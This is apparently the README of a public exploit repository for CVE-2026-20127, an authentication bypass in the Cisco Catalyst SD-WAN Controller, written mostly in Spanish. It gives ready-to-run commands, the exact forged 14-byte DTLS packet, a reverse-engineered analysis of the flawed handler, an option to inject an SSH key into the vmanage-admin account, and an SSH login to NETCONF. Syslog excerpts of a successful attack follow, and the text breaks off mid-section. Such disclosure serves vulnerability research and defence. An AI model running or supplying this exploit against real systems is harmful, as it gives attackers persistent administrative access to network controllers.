 sfewer-r7/cve-2026-20127
Exploit para la omisión de autenticación del controlador Cisco Catalyst SD-WAN (CVE-2026-20127) que falsifica mensajes DTLS CHALLENGE_ACK_ACK para obtener acceso no autorizado e inyectar claves SSH.

Un exploit para la vulnerabilidad de omisión de autenticación en Cisco Catalyst SD-WAN Controller, CVE-2026-20127.
Este exploit ataca el manejador vbond_proc_challenge_ack_ack(). Envía un mensaje CHALLENGE_ACK_ACK falsificado (msg_type=10) con un byte verify_status=1 controlado por el atacante, forzando directamente al servidor a establecer authenticated=1 en la entrada del peer.
En el handshake normal del plano de control DTLS:
CHALLENGE (msg_type=8)CHALLENGE_ACK (msg_type=9) que contiene los datos del certificadoCHALLENGE_ACK_ACK (msg_type=10) con verify_status=1Este exploit cortocircuita el flujo:
CHALLENGECHALLENGE_ACK_ACK (msg_type=10) con verify_status=1 directamentevbond_proc_challenge_ack_ack() del servidor lee verify_status del cuerpo del mensaje — esto está controlado por el atacanteverify_status != 0, el servidor establece authenticated=1 (*(BYTE*)(a2+70) = 1)La puerta de autenticación en vbond_proc_msg() exime a msg_type=10 de las comprobaciones de autenticación, por lo que esto funciona incluso aunque el peer aún no esté autenticado.
Probado con éxito contra Cisco Catalyst SD-WAN Controller (también conocido como vSmart), versión 20.15.3.
Probado y fallido contra un Cisco Catalyst SD-WAN Controller (también conocido como vSmart) parcheado, versión 20.12.6.1.
Usage: ./bin/vdaemon_exploit TARGET [options]

vdaemon DTLS Authentication Bypass PoC (CVE-2026-20127)

This exploit targets the vbond_proc_challenge_ack_ack() handler.
It sends a forged CHALLENGE_ACK_ACK with verify_status=1, causing
the server to set authenticated=1 without certificate verification.

    -p, --port PORT                  DTLS port (default: 12346)
        --inject-key                 Generate and inject SSH key into vmanage-admin authorized_keys
        --ssh-key PUBKEY_FILE        Path to SSH public key file to inject
        --cert CERT_FILE             Path to PEM certificate file for DTLS handshake
        --cert-key KEY_FILE          Path to PEM private key file for DTLS handshake (used with --cert)
        --data-dir DIR               Directory for generated keys/certs (default: ./data/)

Examples:
  ./bin/vdaemon_exploit 192.168.86.166
  ./bin/vdaemon_exploit 192.168.86.166 --inject-key
  ./bin/vdaemon_exploit 192.168.86.166 --ssh-key ~/.ssh/id_rsa.pub
  ./bin/vdaemon_exploit 192.168.86.166 --cert ./data/cert.pem --cert-key ./data/key.pem
# Install dependencies
bundle install

# Run exploit - Test the auth bypass
ruby ./bin/vdaemon_exploit 192.168.86.166

# Run exploit - Leverage the auth bypass to inject an SSH key
ruby ./bin/vdaemon_exploit 192.168.86.166 --inject-key

# Leverage SSH key - Login to NETCONF as vmanage-admin
ssh -i ./data/ssh/attacker_ssh_20260306_141607 [email protected] -p 830

La siguiente captura de pantalla muestra una explotación exitosa y el posterior acceso SSH al servicio NETCONF:
vbond_proc_challenge_ack_ack()Ubicada en la dirección 0x38AB7 en vdaemon (20.12.5). La función procesa los mensajes CHALLENGE_ACK_ACK entrantes y tiene estas comprobaciones clave:
a2+112): Rechaza si ya se procesó un CHALLENGE_ACK_ACK para este peer. La primera vez, este contador es 0 → pasa.a1+8 == 4): Devuelve 20 si el dispositivo local es un vBond. Atacamos vSmart (tipo=3) → pasa.a3+32): Lee el primer byte del cuerpo del mensaje. Si es cero → ruta de rechazo (eliminación del peer). Si no es cero → establece *(BYTE*)(a2+70) = 1 (autenticado).La falla crítica: verify_status proviene directamente del cuerpo del mensaje controlado por el atacante sin validación del lado del servidor. La función confía en la afirmación del peer sobre el estado de verificación.
En vbond_proc_msg(), la puerta de autenticación que bloquea a los peers no autenticados de enviar la mayoría de los tipos de mensaje exime explícitamente a msg_type=10 (CHALLENGE_ACK_ACK). Esto es necesario para el flujo legítimo del protocolo (el servidor envía ACK_ACK al cliente antes de que se complete la autenticación), pero también permite que un atacante envíe un ACK_ACK falsificado al servidor.
El exploit envía un mensaje de 14 bytes:
Header (12 bytes):
  Byte 0:  0x0A        (version=0, msg_type=10/CHALLENGE_ACK_ACK)
  Byte 1:  0x30        (device_type=3/vSmart << 4)
  Byte 2:  0xA0        (flags)
  Byte 3:  0x00        (reserved)
  Bytes 4-7:  domain_id  (big-endian u32, default: 1)
  Bytes 8-11: site_id    (big-endian u32, default: 100)

Body (2 bytes):
  Byte 0:  0x01        (verify_status = 1 / TRUE)
  Byte 1:  0x00        (reserved)
En este ejemplo, el objetivo era un Cisco Catalyst SD-WAN Controller (también conocido como vSmart), versión 20.15.3. El objetivo tenía una dirección IP de 192.168.86.166 y el atacante tenía una dirección IP de 192.168.86.35.
El archivo de registro /var/log/vsyslog registró estos mensajes:
Mar  9 15:02:24 testvsmart VDAEMON_0[1488]: %Viptela-testvsmart-vdaemon_0-2-CRIT-1400002: Notification: control-no-active-vsmart severity-level:critical host-name:"testvsmart" system-ip:1.1.1.2 personality:vsmart  generated-at:3-9-2026T15:2:24
Mar  9 15:02:24 testvsmart VDAEMON_0[1488]: %Viptela-testvsmart-vdaemon_0-5-NTCE-1400002: Notification: control-connection-state-change severity-level:major host-name:"testvsmart" system-ip:1.1.1.2 personality:vsmart peer-type:vsmart peer-system-ip::: peer-vmanage-system-ip:0.0.0.0 public-ip:192.168.86.35 public-port:52521 src-color:public-internet remote-color:(null) uptime:"0:00:00:12" new-state:down  generated-at:3-9-2026T15:2:24
El archivo de registro /var/log/vdebug registró estos mensajes:
